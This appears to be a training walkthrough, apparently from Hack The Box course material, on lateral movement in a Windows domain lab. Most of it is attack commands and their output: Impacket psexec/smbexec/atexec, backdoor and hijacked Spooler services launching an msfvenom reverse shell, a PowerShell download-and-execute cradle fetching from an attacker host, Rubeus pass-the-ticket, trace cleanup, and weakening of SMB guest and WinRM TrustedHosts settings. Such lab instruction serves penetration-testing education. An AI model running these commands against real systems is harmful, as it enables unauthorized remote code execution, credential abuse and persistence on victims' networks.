d41y@htb[/htb]$ nc -lvnp 8080
Listening on 0.0.0.0 8080
Connection received on 172.20.0.52 51096
C:\Program Files (x86)\Microsoft\Edge\Application>
It is important to keep in mind that to use SMB share folder without authentication you need to have the following registry key set to 1:
PS C:\Tools> reg.exe query HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters /v AllowInsecureGuestAuth
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters
AllowInsecureGuestAuth REG_DWORD 0x0
The above registry key is responsible for allowing guest access in SMB2 and SMB3 which is disabled by default on Windows. If you have an account with administrative rights, you can use the following command to allow insecure guest authentication:
PS C:\Tools> reg.exe add HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters /v AllowInsecureGuestAuth /d 1 /t REG_DWORD /f
The operation completed successfully.
Lateral Movement from Linux
To achieve lateral movement from Linux you can use the Impacket tool set. Impacket is a suite of Python libraries designed for interacting with network protocols. It focuses on offering low-level programmatic control over packet manipulation and, for certain protocols like SMB and MSRPC, includes the protocol implementations themselves.
psexec.py
… is a great alternative for Linux users. This method is very similar to the traditional PsExec tool from Sysinternals suite. Psexec.py creates a remote service by uploading an executable with a random name to the ADMIN$ share on the target Windows machine. It then registers this service via RPC and the Windows Service Control Manager. Once registered, the tool establishes communication through a named pipe, allowing for the execution of commands and retrieval of outputs on the remote system. Understanding this mechanims is crucial for effectively utilizing the tool and appreciating its role in facilitating RCE.
You can use psexec.py to get remote code execution on a target host, administrator login credentials are required. You must provide the domain, admin level user, password, and the target IP as follows <domain>/<user>:<password>@<ip>:
d41y@htb[/htb]$ proxychains4 -q psexec.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Requesting shares on 172.20.0.52.....
[*] Found writable share ADMIN$
[*] Uploading file sRhFLBbo.exe
[*] Opening SVCManager on 172.20.0.52.....
[*] Creating service KQWG on 172.20.0.52.....
[*] Starting service KQWG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.5830]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
smbexec.py
The smbexec.py method leverages the built-in Windows SMB functionality to run arbitrary commands on a remote system without uploading files, making it a quieter alternative.
Communication occurs exclusively over TCP port 445. It also sets up a service, using only MSRPC for this, and manages the service through the svcctl SMB pipe.
To use this tool, you must provide the domain name, administrator user, password, and the target IP address <domain>/<user>:<password>@<ip>:
d41y@htb[/htb]$ proxychains4 -q smbexec.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
Impacket v0.11.0 - Copyright 2023 Fortra
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
As you can see, you now have established a semi-interactive shell on the host.
services.py
The services.py script in Impacket interacts with Windows services using the MSRPC interface. It allows starting, stopping, deleting, reading status, configuring, listing, creating, and modifying services. During Red Teaming assignments, many tasks can be greatly simplified by gaining access to the target machine’s services. This technique is non-interactive, meaning that you won’t be able to see the results of the actions in real time.
You can view a list of services in the target host, by typing the command list after providing the domain name, the administrator account, the password, and target IP address <domain>/<user>:<password>@<ip>:
d41y@htb[/htb]$ proxychains4 -q services.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 list
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Listing services available on target
1394ohci - 1394 OHCI Compliant Host Controller - STOPPED
3ware - 3ware - STOPPED
ACPI - Microsoft ACPI Driver - RUNNING
AcpiDev - ACPI Devices driver - STOPPED
acpiex - Microsoft ACPIEx Driver - RUNNING
acpipagr - ACPI Processor Aggregator Driver - STOPPED
...SNIP...
WpnUserService_7a815 - Windows Push Notifications User Service_7a815 - RUNNING
KQWG - KQWG - RUNNING
Total Services: 543
To move laterally with this tool, you can set up a new service, modify an existing one, and define a custom command to get a reverse shell.
To create a new service, instead of using the option list you will use create followed by the name of the new service -name <serviceName>, a display name -display "<Service Display Name>" and finally you specify the command you want to execute with the option -path "cmd /c <payload>".
For your payload, you will use the Metasploit output option exe-service, which creates a service binary.
d41y@htb[/htb]$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.207 LPORT=9001 -f exe-service -o rshell-9001s.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe-service file: 48640 bytes
Saved as: rshell-9001s.exe
Now, you can execute the following command to create a new service:
d41y@htb[/htb]$ proxychains4 -q services.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 create -name 'Service Backdoor' -display 'Service Backdoor' -path "\\\\10.10.14.207\\share\\rshell-9001.exe"
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Creating service Service Backdoor
You can view the configuration of the custom command created using `config -name
d41y@htb[/htb]$ proxychains4 -q services.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 config -name 'Service Backdoor'
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Querying service config for Service Backdoor
TYPE : 16 - SERVICE_WIN32_OWN_PROCESS
START_TYPE : 2 - AUTO START
ERROR_CONTROL : 0 - IGNORE
BINARY_PATH_NAME : \\10.10.14.207\share\rshell-9001.exe
LOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : Service Backdoor
DEPENDENCIES : /
SERVICE_START_NAME: LocalSystem
Before you run the service, you must ensure that the SMB server has the file that will be executed:
d41y@htb[/htb]$ sudo smbserver.py share -smb2support ./
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
You must start your Netcat listener:
d41y@htb[/htb]$ nc -lnvp 9001
Listening on 0.0.0.0 9001
You can now start the service with `start -name
d41y@htb[/htb]$ proxychains4 -q impacket-services INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 start -name 'Service Backdoor'
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Starting service Service Backdoor
Looking at your attack host, you have successfully established a reverse shell:
d41y@htb[/htb]$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.207] from (UNKNOWN) [10.129.229.244] 62855
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
Finally, you can cover up the traces and delete the service by typing delete -name <serviceName>:
d41y@htb[/htb]$ proxychains4 -q services.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 delete -name 'Service Backdoor'
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Deleting service Service Backdoor
Alternatively, you use services.py to modify existing services; for example, if you find a service authenticated as a specific user account, you can change the configuration of that service and make it execute your payload. In the following example, you can modify the Spooler service to execute your payload. First, see the current service configuration:
d41y@htb[/htb]$ proxychains4 -q impacket-services INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 config -name Spooler
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Querying service config for Spooler
TYPE : 272 - SERVICE_WIN32_OWN_PROCESS SERVICE_INTERACTIVE_PROCESS
START_TYPE : 4 - DISABLED
ERROR_CONTROL : 0 - IGNORE
BINARY_PATH_NAME : C:\Windows\System32\spoolsv.exe
LOAD_ORDER_GROUP : SpoolerGroup
TAG : 0
DISPLAY_NAME : Print Spooler
DEPENDENCIES : RPCSS/http/
SERVICE_START_NAME: LocalSystem
Next, you will modify the binary path to your payload and set the START_TYPE to AUTO_START with the option -start_type 2_
d41y@htb[/htb]$ proxychains4 -q impacket-services INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 change -name Spooler -path "\\\\10.10.14.207\\share\\rshell-9001.exe" -start_type 2
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Changing service config for Spooler
Finally, you can start the service and wait for your command execution:
d41y@htb[/htb]$ proxychains4 -q impacket-services INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 start -name Spooler
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Starting service Spooler
The advantage of this is that if a service is configured with a specific user account, you can take advantage of that account and impersonate it.
atexec.py
The atexec.py script utilizes the Windows Task Scheduler service, which is accessible through the atsv SMB pipe. It enables you to remotely append to the scheduler, which will execute at the designated time.
With this tool, the command output is sent to a file, which is subsequently accessed via the ADMIN$ share. For this utility to be effective, it’s essential to synchronize the clocks on both the attacking and target PCs down to the exact minute.
You can leverage this tool by inserting a revshell on the target host.
Start a listener:
d41y@htb[/htb]$ nc -lnvp 8080
Listening on 0.0.0.0 8080
Now pass the domain name, administrator user, password, and target IP address <domain>/<user>:<password>@<ip>, and lastly, you can pass your revshell payload to get executed.
d41y@htb[/htb]$ proxychains4 -q atexec.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 "powershell -e ...SNIP...AbwBzAGUAKAApAA=="
Impacket v0.11.0 - Copyright 2023 Fortra
[!] This will work ONLY on Windows >= Vista
[*] Creating task \tEQBXeQm
[*] Running task \tEQBXeQm
[*] Deleting task \tEQBXeQm
[*] Attempting to read ADMIN$\Temp\tEQBXeQm.tmp
You have successfully established a reverse shell connection in your attack box:
d41y@htb[/htb]$ nc -lnvp 8080
Listening on 0.0.0.0 8080
Connection received on 172.20.0.52 50027
PS C:\Windows\system32>
Windows Management Instrumentation
Windows Management Instrumentation (WMI) is a powerful Windows feature that provides a standardized way to interact with system management information and manage devices and application in a networked environment. WMI can be used to query system information, configure system settings, and perform administrative tasks on remote machines. It is particularly useful for automation, monitoring, and scripting tasks. WMI communication primarily uses TCP port 135 for the initial connection and dynamically allocated ports in the range 49152-65535 for subsequent data exchange.
Rights
To effectively use WMI for lateral movement within a network, it is crucial to have the necessary permissions on the target system. Generally, this means having administrative privileges. However, certain WMI namespaces and operations can be accessed with lower privileges if they are specifically configured to allow it.
By default, only users who are members of the Administrators group can perform remote WMI operations. This is because remote WMI tasks often involve actions that require high-level access, such as querying system information, executing processes, or changing system settings.
Enum
Before using WMI for lateral movement, it is essential to determine which systems have WMI enabled and accessible. Enumeration can be performed using various tools and scripts to identify targets. Here, you will use nmap and netexec to identify if the target has WMI ports available.
You can use nmap to scan for open ports on the network to identify systems with WMI services running. Since WMI uses TCP port 135 for the initial connection and dynamic ports in the range 49152-65535 for subsequent communication, a scan targeting these ports can help identify potential targets.
d41y@htb[/htb]$ nmap -p135,49152-65535 10.129.229.244 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 09:03 AST
Nmap scan report for 172.20.0.52
Host is up (0.13s latency).
Not shown: 16378 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49670/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49671/tcp open msrpc Microsoft Windows RPC
49672/tcp open msrpc Microsoft Windows RPC
49686/tcp open msrpc Microsoft Windows RPC
49731/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
To test credentials against WMI you will use NetExec. Select the protocol wmi and the account Helen and the password RedRiot88.
d41y@htb[/htb]$ netexec wmi 10.129.229.244 -u helen -p RedRiot88
RPC 10.129.229.244 135 SRV01 [*] Windows 10 / Server 2019 Build 17763 (name:SRV01) (domain:inlanefreight.local)
RPC 10.129.229.244 135 SRV01 [+] inlanefreight.local\helen:RedRiot88
By default, only administrators can execute actions using WMI remotely. In the above example, the user helen doesn’t have rights to execute commands on SRV01 using WMI, because you don’t see (Pwn3d!). However, it can still be used to authenticate accounts or verify if credentials are correct. There are rare cases where non-administrator accounts are explicitly configured to use WMI remotely, but this is not the default behavior. Nonetheless, it is worth checking.
You can attempt to execute commands on SRV02. You would need to configure chisel and use proxychains to connect to the target server beforehand:
d41y@htb[/htb]$ proxychains4 -q netexec wmi 172.20.0.52 -u helen -p RedRiot88
RPC 172.20.0.52 135 SRV02 [*] Windows 10 / Server 2019 Build 17763 (name:SRV02) (domain:inlanefreight.local)
WMI 172.20.0.52 135 SRV02 [+] inlanefreight.local\helen:RedRiot88 (Pwn3d!)
Lateral Movement from Windows
On Windows you can use wmic and PowerShell to interact with WMI. The WMI command-line is a command-line interface that allows administrators to query and manage various aspects of the Windows OS system programmatically. This is achieved through different namespaces and classes. For example, the Win32_OperatingSystem class is used for retrieving OS details, Win32_Process for managing processes, Win32_Service for handling services, and Win32_ComputerSystem for overall system information. These classes provide properties that describe the current state of the system and methods to perform administrative actions.
Connect via RDP to SRV01 using helen’s credentials.
d41y@htb[/htb]$ xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244 /dynamic-resolution /drive:.,linux
To retrieve detailed information about the OS from a remote computer, you can use the following WMIC command:
PS C:\Tools> wmic /node:172.20.0.52 os get Caption,CSDVersion,OSArchitecture,Version
Caption CSDVersion OSArchitecture Version
Microsoft Windows Server 2019 Standard 64-bit 10.0.17763
You can perform the same action using PowerShell:
PS C:\Tools> Get-WmiObject -Class Win32_OperatingSystem -ComputerName 172.20.0.52 | Select-Object Caption, CSDVersion, OSArchitecture, Version
Caption CSDVersion OSArchitecture Version
------- ---------- -------------- -------
Microsoft Windows Server 2019 Standard 64-bit 10.0.17763
In addition to querying information, WMI also allows for executing commands remotely. This capability is particularly useful for administrative tasks such as starting or stopping processes, running scripts, or changing system configurations without direct machine access. In your case, you can use it for lateral movement. Here is an example of using WMIC to create a new process on a remote machine:
PS C:\Tools> wmic /node:172.20.0.52 process call create "notepad.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
ProcessId = 700;
ReturnValue = 0;
};
In this example, the WMIC command is used to remotely start notepad.exe on the computer with IP address 172.20.0.52. The same task can be accomplished using PowerShell for more flexibility and integration with scripts:
PS C:\Tools> Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "notepad.exe" -ComputerName 172.20.0.52
Additionally, you can also specify credentials to within wmic or PowerShell:
PS C:\Tools> wmic /user:username /password:password /node:172.20.0.52 os get Caption,CSDVersion,OSArchitecture,Version
PS C:\Tools> $credential = New-Object System.Management.Automation.PSCredential("username", (ConvertTo-SecureString "password" -AsPlainText -Force));
Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "notepad.exe" -ComputerName 172.20.0.52 -Credential $credential
You can try to use the same payload you used with SharpRDP to get a metasploit session using WMI:
PS C:\Tools> Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "powershell IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.207/s')" -ComputerName 172.20.0.52
__GENUS : 2
__CLASS : __PARAMETERS
__SUPERCLASS :
__DYNASTY : __PARAMETERS
__RELPATH :
__PROPERTY_COUNT : 2
__DERIVATION : {}
__SERVER :
__NAMESPACE :
__PATH :
ProcessId : 8084
ReturnValue : 0
PSComputerName :
Lateral Movement from Linux
Interacting with WMI from a Linux system can be accomplished using various tools and libraries that support the WMI protocol. Below are some commonly used tools for this purpose. wmic is a command-line tool that allows you to interact with WMI from Linux. It provides a straightforward way to query and manage Windows systems. To install wmic you need to install the wmi-client package. On Debian-based systems, you can install it using the following commands:
d41y@htb[/htb]$ sudo apt-get install wmi-client
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
wmi-client
0 upgraded, 1 newly installed, 0 to remove and 73 not upgraded.
...SNIP...
Once installed, you can use wmic to run queries against a remote Windows machine. Here’s an example of querying the OS details:
d41y@htb[/htb]$ wmic -U inlanefreight.local/helen%RedRiot88 //172.20.0.52 "SELECT Caption, CSDVersion, OSArchitecture, Version FROM Win32_OperatingSystem"
CLASS: Win32_OperatingSystem
Caption|CSDVersion|OSArchitecture|Version
Microsoft Windows Server 2019 Standard|(null)|64-bit|10.0.17763
Additionally, impacket includes the built-in script wmiexec.py for executing commands using WMI. Keep in mind that wmiexec.py uses port 445 to retrieve the output of the command and if port 445 is blocked, it won’t work. If you want to omit the output, you can use the options -silentcommand or -nooutput:
d41y@htb[/htb]$ wmiexec.py inlanefreight/helen:RedRiot88@172.20.0.52 whoami
Impacket v0.12.0.dev1+20240523.75507.15eff88 - Copyright 2023 Fortra
[-] [Errno Connection error (172.20.0.52:445)] timed out
d41y@htb[/htb]$ wmiexec.py inlanefreight/helen:RedRiot88@172.20.0.52 whoami -nooutput
Impacket v0.12.0.dev1+20240523.75507.15eff88 - Copyright 2023 Fortra
Alternatively, you can use NetExec to run WMI queries or execute commands using WMI. To perform a query you can use the option --wmi <QUERY>:
d41y@htb[/htb]$ proxychains4 -q netexec wmi 172.20.0.52 -u helen -p RedRiot88 --wmi "SELECT * FROM Win32_OperatingSystem"
RPC 172.20.0.52 135 SRV02 [*] Windows 10 / Server 2019 Build 17763 (name:SRV02) (domain:inlanefreight.local)
WMI 172.20.0.52 135 SRV02 [+] inlanefreight.local\helen:RedRiot88 (Pwn3d!)
WMI 172.20.0.52 135 SRV02 Caption => Microsoft Windows Server 2019 Standard
WMI 172.20.0.52 135 SRV02 Description =>
WMI 172.20.0.52 135 SRV02 Name => Microsoft Windows Server 2019 Standard|C:\Windows|\Device\Harddisk0\Partition4
WMI 172.20.0.52 135 SRV02 Status => OK
WMI 172.20.0.52 135 SRV02 CSCreationClassName => Win32_ComputerSystem
...SNIP...
To execute commands you can use the protocol wmi with the option -x <COMMAND>. Unlike impacket wmiexec.py, netexec can retrieve the output using WMI rather than SMB:
d41y@htb[/htb]$ proxychains4 -q netexec wmi 172.20.0.52 -u helen -p RedRiot88 -x whoami
RPC 172.20.0.52 135 SRV02 [*] Windows 10 / Server 2019 Build 17763 (name:SRV02) (domain:inlanefreight.local)
WMI 172.20.0.52 135 SRV02 [+] inlanefreight.local\helen:RedRiot88 (Pwn3d!)
WMI 172.20.0.52 135 SRV02 [+] Executed command: "whoami" via wmiexec
WMI 172.20.0.52 135 SRV02 inlanefreight\helen
WinRM
… is Microsoft’s version of the WS-Management (Web Services-Management) protocol, a standard protocol for managig software and hardware remotely. WinRM facilitates the transfer of management data between computers, enabling administrators to perform a variety of tasks, such as running scripts and retrieving event data from remote systems.
WinRM is commonly used in conjunction with PowerShell for automation and administrative purposes, making it an indispensable tool for managing Windows environments. It provides a secure and efficient method to interact with remote systems, leveraging established web standards to ensure compatibility and flexibility. WinRM communicatin primarily utilizes TCP port 5985 for HTTP and 5986 for HTTPS.
Rights
To abuse WinRM for lateral movement, specific rights are required on the target system. While administrative privileges are often necessary, non-administrator accounts can also be granted with the required permissions to use WinRM. By default, members of the Remote Management Users group have the necessary access. Additionally, certain configurations and policies can grant WinRM access to other users.
Identifying users with the rights to use WinRM involves checking group memberships, group policies, and testing credentials.
- Remote Management Users Group: Members of this group inherently have the permissions needed to use WinRM.
- Group Policies: Review group policies that might grant WinRM access to specific users.
- Testing Credentials: Test if various credentials can successfully connect via WinRM using different tools to verify their validity and access rights.
- AD: You can use tools such as BloodHound or LDAP queries to find users with WinRM rights.
Enum
Before using WinRM for lateral movement, it is essential to determine which systems have WinRM enabled and accessible. Enumeration can be performed using various tools and scripts to identify targets.
d41y@htb[/htb]$ nmap -p5985,5986 10.129.229.244 -sCV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 12:52 AST
Nmap scan report for 10.129.229.244
Host is up (0.13s latency).
PORT STATE SERVICE VERSION
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp filtered wsmans
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
To test credentials against WinRM, you can use NetExec:
d41y@htb[/htb]$ netexec winrm 10.129.229.244 -u frewdy -p Kiosko093
WINRM 10.129.229.244 5985 SRV01 [*] Windows 10 / Server 2019 Build 17763 (name:SRV01) (domain:inlanefreight.local)
WINRM 10.129.229.244 5985 SRV01 [+] inlanefreight.local\frewdy:Kiosko093 (Pwn3d!)
To enumerate WinRM rights, you can use BloodHound. However, even if you use BloodHound, it will not query the local group members. The only way to check if an account has the rights to connect over WinRM is through testing. When you compromise an account, it is recommended that you try different ways to perform lateral movement.
Lateral Movement from Windows
You can use PowerShell to interact with WinRM on Windows. PowerShell has cmdlets such as Invoke-Command and Enter-PSSession to manage and execute commands on remote systems.
You need to launch a PowerShell session as the account you want to use to interact with the remote computer. In this case, you are using Helen’s credentials, as this account is a member of Remote Management Users on SRV02.
PS C:\Tools> Invoke-Command -ComputerName srv02 -ScriptBlock { hostname;whoami }
SRV02
inlanefreight\helen
Additionally, you can specify credentials with the -Credential parameter:
PS C:\Tools> $username = "INLANEFREIGHT\Helen"
PS C:\Tools> $password = "RedRiot88"
PS C:\Tools> $securePassword = ConvertTo-SecureString $password -AsPlainText -Force
PS C:\Tools> $credential = New-Object System.Management.Automation.PSCredential ($username, $securePassword)
PS C:\Tools> Invoke-Command -ComputerName 172.20.0.52 -Credential $credential -ScriptBlock { whoami; hostname }
inlanefreight\helen
SRV02
info
If you use the IP instead of the computer name, you must use explicit credentials, or alternatively, you can use the flag -Authentication Negotiate instead of providing explicit credentials.
winrs is a command line tool allowing to execute commands on a Windows machine using WinRM remotely.
PS C:\Tools> winrs -r:srv02 "powershell -c whoami;hostname"
inlanefreight\helen
SRV02
winrs also allows you to use explicit credentials with the options /username:<username> and /password:<password> as follows:
PS C:\Tools> winrs /remote:srv02 /username:helen /password:RedRiot88 "powershell -c whoami;hostname"
inlanefreight\helen
SRV02
Copy Files
PowerShell provides robust functionality for copying files between systems, which is especially useful during lateral movement. One effective way to achieve this is by using PowerShell remoting sessions over WinRM. This approach allows for secure and efficient file transfer between remote systems.
To copy files using a PowerShell session, you first need to establish a remote session with the target machine. This can be done using the New-PSSession cmdlet. Create a variable and name it $sessionSRV02:
PS C:\Tools> $sessionSRV02 = New-PSSession -ComputerName SRV02 -Credential $credential
Once the session is established, you can use the Copy-Item cmdlet to copy from or to the target machine. To copy a file in your current machine to the target machine, you need to use the command -ToSession <sessionVariable> to specify the path of the file you want to transfer with the option -Path <local file> and the destination on the target machine with the option -Destination <path remote machine>:
PS C:\Tools> Copy-Item -ToSession $sessionSRV02 -Path 'C:\Users\helen\Desktop\Sample.txt' -Destination 'C:\Users\helen\Desktop\Sample.txt' -Verbose
VERBOSE: Performing the operation "Copy File" on target "Item: C:\Users\helen\Desktop\Sample.txt Destination: C:\Users\helen\Desktop\Sample.txt".
If you want to do the opposite and copy a file from the target machine, you need to use -FromSession <sessionVariable>:
PS C:\Tools> Copy-Item -FromSession $sessionSRV02 -Path 'C:\Windows\System32\drivers\etc\hosts' -Destination 'C:\Users\helen\Desktop\host.txt' -Verbose
VERBOSE: Performing the operation "Copy File" on target "Item: C:\Windows\System32\drivers\etc\hosts Destination: C:\Users\helen\Desktop\host.txt".
Interactive Shell
You can use the Enter-PSSession cmdlet for an interactive shell using PowerShell remoting. This cmdlet allows you to initiate an interactive session with the remote computer, either by using a session created with New-PSSession, specifying explicit credentials, or leveraging the current session where the command is executed. For instance, reuse the $sessionSRV02 variable you previously created. Specifying the Enter-PSSession and the variable will give you an interactive PowerShell prompt on the remote computer, allowing you to execute commands as if you were logged in directly:
PS C:\Tools> Enter-PSSession $sessionSRV02
[SRV02]: PS C:\Users\helen\Documents>
Using Hashes and Tickets with WinRM
Additionally, you can also use kerberos tickets to connect to PowerShell remoting. To do this, you will use Rubeus. First you need to forge your TGT.
PS C:\Tools> .\Rubeus.exe asktgt /user:leonvqz /rc4:3223DA033D176ABAAF6BEAA0AA681400 /nowrap
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.3.2
[*] Action: Ask TGT
[*] Got domain: inlanefreight.local
[*] Using rc4_hmac hash: 3223DA033D176ABAAF6BEAA0AA681400
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.local\leonvqz'
[*] Using domain controller: 172.20.0.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIFsjCCBa6gAwIBBaEDAgEWooIEszCCBK9hgg
ServiceName : krbtgt/inlanefreight.local
ServiceRealm : INLANEFREIGHT.LOCAL
UserName : leonvqz (NT_PRINCIPAL)
UserRealm : INLANEFREIGHT.LOCAL
...SNIP...
Next, you need to create a sacrificial process with the option createnetonly.
PS C:\Tools> .\Rubeus.exe createnetonly /program:powershell.exe /show
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.3.2
[*] Action: Create Process (/netonly)
[*] Using random username and password.
[*] Showing process : True
[*] Username : SB09OE04
[*] Domain : 16GFWBFF
[*] Password : 5AB6RGSG
[+] Process : 'powershell.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID : 2088
[+] LUID : 0xded959c
The above command will present you a PowerShell window with dummy credentials, you will use to import the TGT of the account you want to use:
PS C:\Tools> .\Rubeus.exe ptt /ticket:doIFsjCCBa6gAwIBBaEDAgEWooIEszCCBK9h...SNIP...
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.3.2
[*] Action: Import Ticket
[+] Ticket successfully imported!
Now you can use this session to connect to the target machine:
PS C:\Tools> Enter-PSSession SRV02.inlanefreight.local -Authentication Negotiate
[SRV02.inlanefreight.local]: PS C:\Users\Leonvqz\Documents> hostname
SRV02
Now that you are connected to this machine, if you try to use this session to connect to a different target over the network, it won’t work because of the double hop problem. A workaround is to use Rubeus within this session to forge a ticket and import it so you can use it for further authentication.
PowerShell Errors
Depending on the context, you may get a PowerShell error while attempting to connect to a remote host from Windows. Those errors are typically related to rights, authentication method, network access, or TrustedHost configuration. In the following example, you got an error because you attempted to use the target machine’s name instead of the FQDN. Sometimes, Kerberos won’t work unless you use the FQDN.
PS C:\Tools> Enter-PSSession srv02
Enter-PSSession : Processing data from remote server srv02 failed with the following error message: WinRM cannot
process the request. The following error with errorcode 0x80090322 occurred while using Kerberos authentication: An
unknown security error occurred.
Possible causes are:
-The user name or password specified are invalid.
-Kerberos is used when no authentication method and no user name are specified.
-Kerberos accepts domain user names, but not local user names.
-The Service Principal Name (SPN) for the remote computer name and port does not exist.
-The client and remote computers are in different domains and there is no trust between the two domains.
After checking for the above issues, try the following:
-Check the Event Viewer for events related to authentication.
-Change the authentication method; add the destination computer to the WinRM TrustedHosts configuration setting or
use HTTPS transport.
Note that computers in the TrustedHosts list might not be authenticated.
-For more information about WinRM configuration, run the following command: winrm help config. For more
information, see the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ Enter-PSSession srv02
+ ~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : InvalidArgument: (srv02:String) [Enter-PSSession], PSRemotingTransportException
+ FullyQualifiedErrorId : CreateRemoteRunspaceFailed
You can try to use the FQNM instead:
PS C:\Tools> Enter-PSSession srv02.inlanefreight.local
[srv02.inlanefreight.local]: PS C:\Users\Helen\Documents>
Additionally, you can get a TrustedHosts as follows:
PS C:\Tools> Enter-PSSession srv02 -Authentication Negotiate
Enter-PSSession : Connecting to remote server srv02 failed with the following error message : The WinRM client cannot
process the request. Default credentials with Negotiate over HTTP can be used only if the target machine is part of
the TrustedHosts list or the Allow implicit credentials for Negotiate option is specified. For more information, see
the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ Enter-PSSession srv02 -Authentication Negotiate
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : InvalidArgument: (srv02:String) [Enter-PSSession], PSRemotingTransportException
+ FullyQualifiedErrorId : CreateRemoteRunspaceFailed
tip
Keep in mind that using -Authentication Negotiate will select either Kerberos or NTLM as the underlying authentication mechanism based on what both the client and server support and prefer. It is good to use this flag if you are having authentication issues.
To solve this issue you can use the following command:
PS C:\Tools> Set-Item WSMan:localhost\client\trustedhosts -value * -Force
If you are not admins, you can use explicit credentials with -Credential or Invoke-Command.
Just Enough Administration (JEA)
… is a security technology designed to provide delegated administration capabilities for tasks managed with PowerShell. JEA helps mitigate security risks by allowing administrators to limit the scope of administrative privileges. By using JEA, administrators can ensure that users only have the permission necessary to perform specific tasks, reducing the attack surface and minimizing the risk of accidental or intentional misuse of administrative privileges.
JEA is particularly useful in environments where least privilege principles are critical. It allows organizations to create PowerShell endpoints with tailored roles and capabilities, ensuring users can only execute predefined commands and access specific resources. This approach enhances security and simplifies compliance with organizational policies and regulatory requirements by ensuring that administrative actions are tightly controlled and auditable. Further reads here, and here.
Lateral Movement from Linux
NetExec
With NetExec you can use the option -x or -X to execute CMD or PowerShell commands.
d41y@htb[/htb]$ netexec winrm 10.129.229.244 -u frewdy -p Kiosko093 -x "ipconfig"
WINRM 10.129.229.244 5985 SRV01 [*] Windows 10 / Server 2019 Build 17763 (name:SRV01) (domain:inlanefreight.local)
WINRM 10.129.229.244 5985 SRV01 [+] inlanefreight.local\frewdy:Kiosko093 (Pwn3d!)
WINRM 10.129.229.244 5985 SRV01 [-] Execute command failed, current user: 'inlanefreight.local\frewdy' has no 'Invoke' rights to execute command (shell type: cmd)
WINRM 10.129.229.244 5985 SRV01 [+] Executed command (shell type: powershell)
WINRM 10.129.229.244 5985 SRV01
WINRM 10.129.229.244 5985 SRV01 Windows IP Configuration
WINRM 10.129.229.244 5985 SRV01
WINRM 10.129.229.244 5985 SRV01
